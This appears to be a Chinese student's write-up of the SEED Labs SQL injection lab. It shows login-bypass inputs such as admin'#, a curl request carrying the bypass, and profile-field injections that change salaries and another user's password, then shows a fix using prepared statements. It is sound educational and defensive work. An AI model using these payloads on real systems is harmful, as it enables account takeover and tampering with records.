


Task1


打开数据库









SELECT \* FROM credential WHERE ID='1';来得到Alice的信息



SELECT \* FROM credential WHERE Name='Alice';会显示alice的信息



命令SELECT \* FROM credential WHERE OR 1=1 ;时会显示所有的信息





SQL注入，就是通过把SQL命令插入到Web的数据中，最终达到欺骗服务器执行恶意的SQL命令。


Task2

在终端的mysql中键入SELECT \*FROM credential WHERE='Admin':#' AND password ='';

打开sql网页，用户名admin’;#密码随意









Task 2.2


在终端输入curl 'http://www.seedlabsqlinjection.com/unsafe\_home.php?username='Admin%27%23'&Password='a''得到输出





Task 2.3


我们发现没有成功，因为两条语句会被数据库识别，导致攻击失败。




Task 3.1

登录Alice账号


密码seedalice



在edit profile里面修改 ',salary='9999999




保存之后发现工资变成了9999999




Task 3.2

在alice的edit profile里面修改 ',salary='0' where name='boby'#




登录Boby账号



Task 3.3

Alice在自己账户edit profile处修改为


',password=sha1('abcdef') where name='boby'#




改完后Alice可以使用boby的账户名以及密码进行登录

Task4

在/var/www/SQLInjection/unsafe\_edit\_backend.php中



修改成



代码如下

$\_SESSION['pwd']=$hashed\_pwd;

$sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;"); $sql->bind\_param("sssss",$input\_nickname,$input\_email,$input\_address,$hashed\_pwd,$input\_phonenumber);

$sql->execute();

$sql->close();

}else{


$sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;"); $sql->bind\_param("ssss",$input\_nickname,$input\_email,$input\_address,$input\_phonenumber);

$sql->execute();

$sql->close();

}

接下来我们重复任务3.2，在alice的edit profile里面修改 ',salary='0' where name='boby'#



结果发现攻击失败，这行代码加在了nickname里面，因为在这里我们把数据和代码严格区分开了。

